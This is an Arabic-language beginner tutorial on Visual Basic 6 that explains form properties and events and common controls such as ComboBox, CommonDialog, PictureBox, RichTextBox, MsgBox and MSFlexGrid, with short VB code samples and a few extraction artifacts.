هل زر التكبير بأعلى الفورم ظاهر أم لا هل زر التصغير بأعلى الفورم ظاهر أم لا شكل أيقونة الماوس من الأشكال الرئيسية تحميل أيقونة الماوس من مكان خارجي	MaxButton MinButton MouseIcon MousePointer
هل سيتمكن المستخدم من تحريك الفورم أم لا الصورة التي ستوضع كخلفية للفورم هل الكتابة على الفورم ستكون من اليمين إلى اليسار أم العكس	Movable Picture RightToLeft
هل الفورم ظاهرة في شريط المهام بالأسفل أم لا مكان بدئ التحميل ... هل سيبدأ في منتصف	ShowInTaskBar StartUpPositio

الشاشة أم تخصيص مكان البدء
قيمة بعد الفورم عن أعلى نقطة في الشاشة حيث
• أن أعلى نقطة في الفورم تساوي
هل الفورم ظاهرة أم مخفية
قيمة عرض الفورم
تكبير الفورم إلى حجم الشاشة أو تصغيرها لتكون
في التاسك بار أو جعلها في وضع طبيعي

Top

Visible
Width

Window State

معظم هذه الخصائص موجودة بكائنات اخري و لها نفس الوظيفة ايضا. 😊

يمكن التحكم بأي من هذه الخصائص عن طريق الاكواد بالطريقة التالية:

`Object.Property = Style`

حيث ان **Object** هي اسم الكائن، و **Property** هي اسم الخاصية، و
Style هي حالة الخاصية.. 😊

التعامل مع الاحداث الرئيسية للفورم

هناك خمسة أحداث رئيسية بالنسبة للنموذج يمكن التعامل معها بكتابة اجراء حدثي معين وهي:

Load: يحدث بعد تحميل النموذج في الذاكرة.. 😊
Activate: يحدث عند أول ظهور للنموذج ثم بعد ذلك عندما يتحول المستخدم إلى النافذة لتنشيطها . 😊


Deactivate: يحدث عند تنشيط نموذج آخر من نفس البرنامج.

Unload: يحدث قبل افرغ الذاكرة من النافذة . 😎
Initialize: يقع مرة واحدة فقط لكل نموذج حتى إذا تم افرغ الذاكرة منه ثم اعادة تحميله لأنه يقع عند تسجيل بيانات النافذة كصنف جديد من النوافذ.

تغيير حجم الفورم

يمكن تغيير حجم الفورم بأكثر من طريقة:

- عن طريق اماكن التكبير و التصغير، اضغط عليها ثم اسحب ليتم تكبيرها كما تريد ثم حرر زر الفأرة..



- عن طريق الخاصية `Height` و `Width`..
- عن طريق الكود اي بتغيير الخاصيتين `Height` و `Width` عن طريق الكود..

وحدات القياس في فيجوال بيسيك

وحدة القياس الرئيسية في الفيغوال بيسيك هي **Twip**، وهي من افضل وحدات القياس لانها دقيقة جدا..

و يمكنك تغيير وحدة قياس بتغيير الخاصية **ScaleMode** في خصائص الفورم الي اي وحدة قياس تريدها و هم كالاتي:

- **..User**
 - **..Twip**
 - **..Point**
 - **..Pixel**
 - **..Character**
 - **..Inch**
 - **..Millimeter**
 - **..Centimeter**
-

ما هي ادوات التحكم

ادوات التحكم هي كائنات معدة لوظائف خاصته ولها مجموعة خصائص ووظائف وأحداث تماماً كالنوافذ يأتي **Visual Basic6** بفئة اساسية من أدوات التحكم وتجتمع هذه الأدوات داخل مربع واحد يسمى مربع الأدوات وتظل أمامك فترة تصميم البرامج. تشترك معظم الأدوات في مجموعة من الخصائص بينما تتميز كل اداة بمجموعة من الخصائص التي ترشحها للقيام بوظيفة معينة داخل الواجهة حيث انها الانسب في الاستعمال...

التعامل مع ادوات التحكم

اضافة اداة تحكم الي النموذج:

أول خطوات استخدام الأدوات هي اضافتها إلى النموذج ويتم ذلك إما بالنقر على الأداة في مربع الأدوات ثم رسمها على النموذج أو بالنقر المزدوج على الاداة لترسم عنصر بحجم افتراضي في وسط النموذج .

اختيار الأداة:

قبل اجراء أي عملية من عمليات نقل أو تحجيم الأدوات أو نسخها أو نقلها أو حذفها يجب اختيار الأداة أو الأدوات ثم اجراء العملية المطلوبة. اختيار الأداة يعني تحديدها أو تنشيطها بحيث تتأثر بالحدث الذي سيتم. لاختيار أو تنشيط أداة بعد وضعها على الواجهة وجه إليها مؤشر الفأرة ثم انقر زر الفأرة ستظهر ثمانية مربعات حول الأداة لتدل على اختيارها أو تنشيطها.

إذا أردت تنفيذ عملية على أكثر من أداة اختر الأدوات كلها قبل تنفيذ العملية ويتم ذلك بطريقتين.

إذا كانت الأدوات متجاورة فيمكنك اختيارها جميعاً عن طريق النقر في مكان فارغ على النافذة ثم سحب المؤشر اثناء السحب يظهر مستطيل منقط ليوضح لك الأدوات التي ستختارها وبمجرد اطلاق زر الفأرة سيتم اختيار كل الأدوات التي طوقتها اثناء السحب.

إذا كانت الأدوات متباعدة انقر أول اداة ثم اضغط مفتاح **Shift** واستمر ضاغطاً اثناء نقر باقي الأدوات ، بعد الانتهاء من اختيار الأدوات ارفع يدك على مفتاح **Shift** ..

نقل الأدوات:

لنقل أداة من مكانها إلى مكان آخر انقر الأداة ثم اسحبها إلى المكان الجديد اثناء السحب سيتحرك مستطيل فارغ بنفس حجم الاداة كلما حركت المؤشر ، عندما تحدد المكان المناسب ارفع يدك من على زر الماوس . ستنتقل الاداة إلى الموقع الجديد .

تغيير حجم الأداة:

لتغيير حجم الأداة اتع الآتي:

انقر الأداة لتنشيطها.

انقل المؤشر إلى أحد مقابض التحجيم الموجودة على اضلاع أو جوانب المستطيل الذي يحيط بالأداة ، سيتغير شكل المؤشر إلى سهم ذو رأسين.

اسحب المقابض بالضغط على زر الفأرة الأيسر ولاحظ تغيير حجم المستطيل مع حركة الفأرة وعندما تحصل على الحجم المطلوب اترك زر الفأرة .

تحرير الادوات

النسخ: اضغط مفتاحي **Control + C**، او افتح قائمة **Edit** ثم **Copy**...

القص: اضغط مفتاحي **Control + X**، او افتح قائمة **Edit** ثم **Cut**...

القص: اضغط مفتاحي **Control + V**، او افتح قائمة **Edit** ثم **Paste**...

حذف الاداه: اضغط مفتاح **Delete**، او افتح قائمة **Edit** ثم **Delete**...

Check Box

هذه الاداه سهلة و مهمة في نفس الوقت، و في هذا المثال سأشرح كيفية استخدامها..

- الفكرة: سنضع `CheckBox` و `Image` و عند الضغط علي `CheckBox` تتغير قيمته و تظهر الصورة حسب القيمة..
- اكتب هذا الكود في `CheckBox`:

```
Private Sub Check1_Click()
```

```
If Check1.Value = 1 Then
```

```
Image1.Visible = True
```

```
End If
```

```
End Sub
```

- بالنسبة الي رقم واحد بجانب `Check1.Value` فهو قيمة الصندوق و تكون كالتالي:

0 → Unchecked Check2

1 → Checked Check3

2 → Grayed Check1

Combo & List Box

اولا: Combo Box:

- لوضع اختيارات في هذا الصندوق نكتب الكود التالي في الفورم:

```
Private Sub Form1_Load()  
Combo1.AddItem "Ehab"  
Combo1.AddItem "Ahmed"  
End Sub
```

و بهذه الكود يتزود الصندوق بكلمتي **Ehab** و **Ahmed** و اذا اردت اضافة اسماء اخري فاستخدم نفس الكود ولكن مع تغيير الاسماء..

(٢) لكتابة الكود عليك اولا تغيير الاجراء **Change** الموجودة بصفحة الكود الخاصة بالصندوق الي **Click** ثم اكتب الكود التالي:

```
Private Sub Combo1_Click()  
Select Case Combo1.ListIndex  
Case 0  
Expression  
Case 1  
Expression  
End Select  
End Sub
```

الشرح:
لاحظ اني استخدمت قاعدة **Select Case** و قد بدأت ب **Case 0** و ليس **Case 1** ف **Case 0** مسئلة عن الاسم **Ehab** اما **Case 1** فمسئلة عن الاسم **Ahmed**، اما بالنسبة الي **Combo1.ListIndex** فتعني انه سيقوم التحكم في عناصر الصندوق، و كلمة **Expression** قصدت بها انه يمكن كتابة اي حدث مثل **Image1.Visible = True** او **Label1.Caption = Ehab** **Select Case** تنهي قاعدة **End Select**..الخ،

ثانيا: List Box:

- لوضع اختيارات في هذا الصندوق نكتب الكود التالي في الفورم:

```
Private Sub Form1_Load()  
List1.AddItem "Ehab"  
List1.AddItem "Ahmed"  
End Sub
```

و بهذه الكود تتزود القائمة بكلمتي **Ehab** و **Ahmed** و اذا اردت اضافة اسماء اخري فاستخدم نفس الكود ولكن مع تغيير الاسماء..

٢) لكتابة الكود عليك اولا تغيير الاجراء **Change** الموجودة بصفحة الكود الخاصة بها الي **Click** ثم اكتب الكود التالي:


```
Private Sub Combo1_Click()  
Select Case List1.ListIndex  
Case 0  
Expression  
Case 1  
Expression .1  
End Select .V  
End Sub
```

الشرح كما هو في **ComboBox**..

Common Dialog

تستخدم هذه الاداه في كثير من الاشياء، ولكنني سأشرح القليل منها الآن..

اولا: اظهار لوحة الالوان:
نستطيع من خلال **Common Dialog** فتح قائمة الالوان لتغيير لون الفورم او شكل.. الخ، و قائمة الالون تكون كالتالي:



و اعتقد ان الجميع يعرفها...

- لأستخدام **Common Dialog** في اظهار هذه اللوحة نقوم بالآتي:
- ١) وضع **Common Dialog** في الفورم.
 - ٢) وضع الزر الذي عند الضغط عليه تظهر اللوحة.
 - ٣) وضع الكائن المراد تغيير لونه.
 - ٤) كتابة الكود التالي في الزر:

```
Private Sub Command1_Click()  
    CommonDialog1.Flags = &H1&  
    CommonDialog1.ShowColor  
    Element.Action = CommonDialog1.Color .^  
End Sub
```

الشرح:

عند كتابة الامر **CommonDialog1.ShowColor** يقوم البرنامج باظهار صندوق الالوان، اما **Element.Action** فأن **Element** هي الكائن المراد تغيير لونه مثل **Label1** او **Form1** اما **Action** فهي اما **ForeColor** اي لون مقدمة الكائن او **BackColor** و هي خلفيته او **BorderColor** و هو لون الاطار الخارجي و يكون في الاشكال فقط، و **CommonDialog1.Color** هي ان لون ما اخترت تغييره سيكون اللون المختار من صندوق الالوان..

ثانياً: فتح ملفات الصور:
نستطيع من خلال **Common Dialog** فتح ملف صورة **bmp** او **jpg** او **gif**،
ذلك عن طريق اتباع الآتي:

- (١) وضع **Common Dialog** في الفورم.
- (٢) وضع الزر الذي عند الضغط عليه يظهر صندوق الفتح.
- (٣) وضع **Image** او **Picture**.
- (٤) كتابة الكود التالي في الزر:

```
Private Sub Command1_Click()  
CommonDialog1.Filter = "Bitmaps (*.bmp)|Jpeg (*.jpg)""  
CommonDialog1.ShowOpen  
If CommonDialog1.FileName <> "" Then  
Picture1.Picture = LoadPicture(CommonDialog1.FileName)  
End If .٩  
End Sub
```

في السطر الاول تمت كتابة نوع الملفات التي يتم اظهارها و ممكن
زيادتها، و في الثاني يقوم **Common Dialog** بفتح نافذة الفتح لاختيار
الصورة و وضعها في الصورة...

ثالثاً: فتح ملف `.txt`:
نستطيع من خلال `Common Dialog` فتح ملف نص و ذلك عن طريق اتباع الآتي:

- ١) وضع `Common Dialog` في الفورم.
- ٢) وضع الزر الذي عند الضغط عليه يظهر صندوق الفتح.
- ٥) وضع `RichTextBox`.
- ٦) كتابة الكود التالي في الزر:

```
Private Sub Command1_Click()  
CommonDialog1.Filter = "Text (*.txt)"  
CommonDialog1.ShowOpen  
If CommonDialog1.FileName <> "" Then  
RichTextBox1.LoadFile (CommonDialog1.FileName)  
End If  
End Sub
```

في السطر الاول تمت كتابة نوع الملفات التي سيتم اظهارها، و في الثاني يقوم `Common Dialog` بفتح نافذة الفتح و اختيار الملف و وضعه في `TextBox...`

هذه هي اهم مهام لهذه الاداه واذا اردت معرفة المزيد راجع الجزء الخاص `TextBox..`

أداة الصور Image

أداة الصور هي الأداة الثانية التي تتيح لك وضع الصور داخل تطبيقاتك وهي تتميز عن الأداة السابقة في بعض الخصائص وتعاب عنها في بعض الخصائص الأخرى

أهم خصائص الأداة :

خاصية الإسم	Name
طريقة الظهور	Appearance
شكل الإطار الخارجي	BorderStyle
هل الأداة فعالة أم لا	Enabled
ارتفاع الأداة	Height
بعد الأداة عن يسار الفورم	Left
شكل الماوس	MouseIcon
مؤشر الماوس	MousePointer
تحميل صورة من ملف خارجي في الأداة	Picture
تحجيم الصورة بحجم الأداة	Stretch
النص الذي يظهر عند التوقف بالماوس فوق الأداة	ToolTipText
مدة قصيرة	
خاصية بعد الأداة عن قمة الفورم	Top
هل الأداة ظاهرة أم مخفية	Visible
خاصية عرض الأداة	Width

وتتميز هذه الأداة بخاصية **Stretch** والتي لا تتوفر في الأداة **PictureBox** وهي من الخواص التي ستجعلك تفضل هذه الأداة في الكثير من برامجك...

ملحوظة: يمكن تحميل الصور أثناء التشغيل كما في اداة PictureBox او باستخدام **CommonDialog**..

Option Button

عندما توضع كذا كائن من هذه الاداه، فعند اختيار واحدة فالباقى لا يعملون.. ارجو ان تفهموا ما اقصد، فمثلا اذا وضعنا ٣ و سميناهم ١ و ٢ و ٣ و وضعنا ٣ صور، و غيرنا **Visible** لتكون **False** و اردنا ان عند اختيار **Option1** رقم واحد تظهر الصورة رقم ١ وهكذا.. و لفعل ذلك نكتب الكود في **Option1** هكذا:

```
Private Sub Option1_Click()
```

```
Image1.Visible = True
```

```
Image2.Visible = False
```

```
Image3.Visible = False
```

```
End Sub
```

و القيمة **True** تعني ان الكائن محدد...

و الان قم بتكرير الكود في **Option1** و **2** مع تغيير ظهور الصورة...

أداة الصورة PictureBox

هذه الأداة تتيح لك اضافة الصور إلى تطبيقاتك الخاصة ... ومعالجة هذه الصور وتحريكها

خصائص هذه الأداة:

خاصية الإسم وهي من الخصائص المعروفة لدينا	Name
وضع الصورة هل تكون في يمين الإطار أم اليسار أم ...	Align
طريقة الظهور	Appearance
إعادة الرسم التلقائي	AutoRedraw
تحجيم الإطار تلقائيا بحجم الصورة الموضوعه فيه	AutoSize
اللون الخلفي للإطار	BackColor
تحديد الشكل الخارجي للإطار	BorderStyle
هل الصورة فعالة أم لا	Enabled
خاصية ارتفاع الإطار	Height
خاصية بعد الإطار عن أقصى يسار الفورم	Left
شكل أيقونة الماوس من الأشكال التلقائية..	MouseIcon
اختيار شكل مؤشر الماوس من أيقونة خارجية	MousePointer
اختيار صورة ووضعها داخل إطار الأداة	Picture
نص المساعدة الذي يظهر لو توقفت بالماوس أعلى الصورة لمدة قصيرة	ToolTipText
خاصية بعد الصورة عن أعلى الفورم	Top
هل الصورة ظاهرة أم مخفية	Visible
خاصية عرض الصورة	Width

تحميل الصور أثناء التشغيل:

من المعروف أن هناك عدد من التطبيقات التي تعتمد على الصور الخارجية ... فلو كنت تريد أن تصنع متصفح للصور مثلا مثل **AcdSee** فسيكون عليك تحميل الصور من ملفات خارجية إلى تطبيقك ... ويمكن ذلك مع الأداة **PictureBox** عن طريق الأمر **LoadPicture**..

وصيغة الأمر **LoadPicture** تكتب كالتالي:

```
Picture1.Picture = LoadPicture(PicturePath)
```

وال **Picture Path** لابد وأن يكون المسار كاملا ...

قلب الصورة:

يمكنك نسخ صورة و لصقها مقلوبة باستخدام هذه الاداه فقط ضع ٢ **Picture Box** واحدة بها الصورة و واحدة التي سينقل اليها الصورة مقلوبة، و لقلبه نستخدم هذه الاكواد:

١) الوضع الطبيعي للنسخ:

```
Private Sub Command1_Click()  
Picture2.PaintPicture Picture1.Picture, 0, 0, _  
Picture1.Width, Picture1.Height, 0, 0, _  
Picture1.Width, Picture1.Height, vbSrcCopy  
End Sub
```

٢) الوضع الافقي:

```
Private Sub Command2_Click()
```

```
Picture2.PaintPicture Picture1.Picture, 0, 0, _  
Picture1.Width, Picture1.Height, Picture1.Width, _  
0, -Picture1.Width, Picture1.Height, vbSrcCopy  
End Sub
```

(٣) الوضع الرأسي:

```
Private Sub Command3_Click()  
Picture2.PaintPicture Picture1.Picture, 0, 0, _  
Picture1.Width, Picture1.Height, 0, Picture1.Height, _  
Picture1.Width, -Picture1.Height, vbSrcCopy  
End Sub
```

(٤) قلب الصورة:


```
Private Sub Command4_Click()  
Picture2.PaintPicture Picture1.Picture, 0, 0, _  
Picture1.Width, Picture1.Height, Picture1.Width, _  
Picture1.Height, -Picture1.Width, -Picture1.Height, vbSrcCopy  
End Sub
```

كائن OLE

تستخدم هذه الاداه في العمل مع البرامج الاخري عن طريق الفيچوال،
مثل الصورة النقطية **Bitmap** او ملف **Word** او غيرها..

و في هذا المثال سنتعامل مع الصورة النقطية لأن لا اعتقد ان هناك جهاز
في العالم لا يحتوي علي برنامج **PaintBrush**..

بمجرد وضع الاداه علي النموذج، يفتح هذا الصندوق الحواري:



اختر البرنامج الذي تريد التعامل معه و سيكون **Bitmap Image** في هذا
المثال، و اذا اردن ان تظهر ايقونة البرنامج مع الاداه اضغط علي **Display As
..Icon**

بمجرد ضغط **OK** سيتم فتح برنامج الرسام، ارسم الصورة التي تريدها ثم
اغلق البرنامج..

والان عند تشغيل البرنامج وبالنقر نقرا مزدوجا علي ايقونة البرنامج،
سيفتح البرنامج و به الصورة التي رسمتها..

Rich Text Box

هذه الآداه تستخدم بدلا من **Text** لانها افضل بكثير فيمكنك التحكم من خلالها من اشياء كثيرة فاذا اردت ان تصنع برنامج نصوص فاستخدم هذه الآداه و سأقول البعض من مميزاتها منها..

(١) التحكم في خصائص الكتابة بالكود فمثلا بالضغط علي زر يصبح الخط سميك.. الخ، و تكون الاكواد كالتالي:

خط سميك:

RichTextBox1.SelBold = True

خط مائل:

RichTextBox1.SelItalic = True

اسم الخط:

RichTextBox1.SelFontName =

حجم الخط:

RichTextBox1.SelFontSize =

المحاذاه :

RichTextBox1.SelAlignment = X

و X هي اما ١ او ٢ او ٣ و واحد تعني محاذاه يمين ام ٢ فهي للوسط و ٣ هي للمحاذاه لليسار... و تعمل ايضا في **TextBox**، ولكن يجب كتابة الامر **On Error Resume Next** في بداية كل كود لأن اذا ضغط احد علي زر هذا الكود و لم يكن يحدد نص ما، ستظهر رسالة خطأ، ولكن بوجود هذه السطور لن يحدث هذا..

٢) و يمكن ايضا وضع شريط تحريك افقي او رأسي عن طريق تغيير
ScrollBars في الخصائص الي `vbBoth` او `vbVerticaly` او
`...vbHorizontaly`
٣) يمكن ايضا فتح ملفات `txt` عن طريقه.. (تفقد درس
(`CommonDialog`)

Scroll Bars

لاستخدام **Scroll Bar** في برنامجك يجب اولاً وضع شيء لتحريكه بواسطة **Scroll Bar** و لتكن صورة و لتحريكها بهذه الاداه يمينا و يسارا، فضع **HScroll** و **VScroll**، يجب اولاً تغيير الخاصية **Max** الي الرقم المناسب و **Min** الي الرقم المناسب..

اكتب الكود التالي في **HScroll1**:

```
Private Sub HScroll1_Change()  
    Image1.Left = HScroll1.Value    .١١  
End Sub
```

و ضع هذا الكود في **VScroll1**:

```
Private Sub VScroll1_Change()  
    Image1.Top = VScroll1.Value    .١٢  
End Sub
```

هذا مثال صغير علي استعماله، و يمكنك استعماله مع خصائص اخري بأرقام اخري..

الخاصية **LargeChange** هي عند تحريك الشريط حركة كبيرة فكم يعدي من الارقام، و **SmallChange** عند تحريك الشريط مرة واحدة..

المسارات

ما اقصدته بالمسارات هو استخدام كل من `DriveListBox` و `FileListBox` و `DirListBox` و تستخدم بدلا من شاشة الفتح او الحفظ التي تفتح عن طريق `CommonDialog` و لربط الادوات مع بعضها نقوم بكتابة هذه الاكواد في كل من:

Drive1:

Dir1.Path = Drive1.Drive

Dir1:

File1.Path = Dir1.Path

File1:

**SelectedFile = File1.Path & "\" & File1.filename
LoadedFile**

في كود `FileListBox` عند كلمة `LoadedFile` اي ان هذا نوع الملف الذي سيفتح سواء كان `bmp` او `..txt`

ملحوظة:

في خصائص `File1` ستجد خاصية باسم `Pattern` و مكتوب بجانبها `*.*` عليك تغييرها حسب نوع الملف الذي يفتح فاذا كانت صورة تغييرها الي `*.bmp` و اذا كانت `txt` تغييرها الي `*.txt` لعدم المشاكل....

الرسائل

بالتأكيد الرسائل من اهم الاشياء المستخدمة في الفيچوال بيسيك، و لاستخدام رسالة نكتب كود خاصة بها و هي كالآتي:

```
Private Sub Command1_Click()  
MsgBox "Message",X,"Title"
```

```
End Sub .١٣
```

تكون كود الرسالة هكذا فعند الضغط علي الزر ستظهر الرسالة و يمكن وضع الكود في تايمر.. الخ، اما المعاني هي :

- **Message** هو ما ورد بالرسالة.
- هي اما نوع الازرار او الصورة او الاثنيين بجانب الرسالة و تكون بالارقام و هي كالآتي:

Shapes:

- 16- Stop
- 32- Question Mark
- 48- !
- 64- Help

Buttons:

- 1- Ok // Cancel
- 2- Retry // Abort // Ignore
- 3- Cancel // Yes // No
- 4- Yes // No
- 5- Cancel // Retry

و اذا اردت اظهار صورة و عدد من المفاتيح فاجمع الرقمين، فمثلا اذا اردت رسالة **Stop** مع الازرار **Yes** و **No**، فاكتب الرقم ٢٠ لأن صورة **Stop** رقمها 16 اما **Yes** و **No** فهو 4 ، $20 = 4 + 16 \dots$

- اما **Title** فهو عنوان الرسالة.

و من المهم في الرسائل ايضا الامر **Response** و هو ليتعامل مع الازرار في الرسالة فاذا كتبت رسالة و وضعت بها الازرار **Yes** و **No** فلن يعملوا كما تريد، لذا نستخدم الامر **Response** فاذا اردت ان تضع زر خروج و عند الضغط عليه تظهر رسالة هل تريد الخروج؟ و عند الضغط **Yes** يخرج و **No** يبقي في البرنامج فستقوم بكتابة هذا الكود في الزر:

```
Private Sub Command1_Click()  
Response = MsgBox ("Are you sure?", vbYesNo, "Exit")  
If Response = vbYes Then  
  
End  
ElseIf Response = vbNo Then  
Form1.Show  
End If  
End Sub
```

و هنا يعني ان اذا كانت الاستجابة **Yes** فيخرج و اذا كانت **No** فتظهر الفورم و يبقي في البرنامج... 😊

وفي الحقيقة ليس من الضروري كتابة **Response** بل ممكن كتابة اي كلمة اخري ولكني افضل ان استعمل **Response**... 😊

• اذا اردت الانتقال الي سطر جديد يمكنك استخدام الامر **Chr(10)**..



اداه الجدول المرن FlexGride

هناك ٣ طرق لادراج البيانات في الجدول:
الطريقة الأولى : تحديد خلية Cell معينة بالانتقال اليها بتحديد الخاصيتين Row و Col يلي ذلك كتابة النص المراد فيها بالخاصية Text ..
الطريقة الثانية : تحديد نطاق من الخلايا وذلك بالانتقال إلى الخلية المحددة لأحد أركان النطاق بـ Row و Col يلي ذلك تحديد الركن المقابل بالخاصيتين Row Cel و Colsel ثم نقوم بملئه بعبارة واحدة هي الوظيفة Clip للجدول حيث تملأ النطاق باستخدام نص و String ولتوزيع محتويات النص على الخلايا المختلفة والصفوف المختلفة يتم ذلك بادراج أحرف للتحكم ضمن النص ، الحرف VB Tab يفصل بين الأعمدة المختلفة بينما VBCR يفصل بين صف وآخر.

الطريقة الثالثة : استخدام Text matrix وهي دالة تمكنك من الكتابة في خلية معينة مباشرة بعبارة واحدة وذلك من خلال تحديد الصف والعمود للدالة

مثال:

```
Private Sub Form_Load()  
With MSFlexGrid1  
.Rows = 3  
.Cols = 3  
  
.Row = 0: .Col = 0: .Text = "الاسم"  
.Col = 1: .Text = "الجنسية"  
.Col = 2: .Text = "رقم الهاتف"  
  
.Row = 1: .Col = 0: .RowSel = 1: .ColSel = 2
```

.Clip = "ايهاب" & vbTab & "مصر" & vbTab & "6328612"

.TextMatrix(2, 0) = "محمد"

.TextMatrix(2, 1) = "السعودية"

.TextMatrix(2, 2) = "4527894"

.AddItem "سمير" & vbTab & "الاردن" & vbTab & "9854326"

End With

End Sub

و الان شغل البرنامج و ستجد الجدول كما يلي:

رقم الهاتف	الجنسية	الاسم
٦٣٢٨٦١٢	مصر	ايهاب
٤٥٣٧٨٩٤	السعودية	محمد
٩٨٥٤٣٢٦	الاردن	سمير

التحكم في سلوك الجدول

من ابرز الخصائص الخاصة بتغيير سلوك الجدول ما يلي:

AllowBigSelection: تحدد امكانية تحديد عمود بنقر عنوانه الرئيس أملا ونفس الحال مع الصف.

AllowUserResizing: تحدد امكانية تغيير المستخدم لابعاد الأعمدة والصفوف ديناميكيا اثناء عمل البرنامج أم لا

FillStyle: الخصائص التي تبدأ بـ **Cell** مثل **CellFontName** وغيرها تستخدم لتغيير كافة الخلايا المحددة إذا كانت الخاصية **FillStyle** بالقيمة واحد أما إذا كان قيمتها صفر فإن تأثير الخصائص المشار إليها لا يتعدى الخلية الفعالة وحدها.

MergeCells: يحدد السماح مدمج الخلايا ، هذا الدمج يتم آليا إذا كانت قيم الخلايا المتجاورة متشابهة ، قد نسمح بالدمج بين الأعمدة فقط أو بين الصفوف فقط أو بين كليهما أو نمنعه تمامًا.

SelectionMode: يحدد هل يمكن تحديد الخلايا في أي مكان من الجدول أم أن التحديد سيتم إجباريًا ليشمل عمود بالكامل أو صف بالكامل .

التحكم في مظهر الاداه

هناك خصائص تتحكم في الوان الكتابة وهي:

ForeColor: لتحديد لون النص في الخلية العادية.
ForeColorFixed: لتحديد لون النص في الخلية الثابتة.
ForeColorSel: لتحديد لون النص في الخلية المعلمة.

هناك مجموعة خاصة بتحديد لون الخلفية في مناطق مختلفة من الجدول:

BackColor: للخلية العادية.
BackColorFixed: للخلية الثابتة.
BackColorSel: للخلية المعلمة
BackColorBkg: للمنطقة الخلفية من الجدول التي لا تحتوي على أية خلية

إذا أردت التحكم في لون خلية منفردة أو مجموعة معلمة من الخلايا يمكنك استخدام الخصائص CellCoreColor و CellBackColor كما يمكنك تحديد صورة لعرضها في خلية بالخاصية CellPicture .. يمكن التحكم في الخط المستخدم للجدول بالخاصية Font .. كما يمكن التحكم في خط أحد الخلايا على انفراد باستخدام CellFontName و CellFontSize ومجموعة شبيهة من الخواص تبدأ و CellFont ..

ايضاً هناك مجموعة من الخصائص تتحكم في خطوط الشبكة التي تفصل خانات الجدول وتبدأ كلها ب Grid وهي:

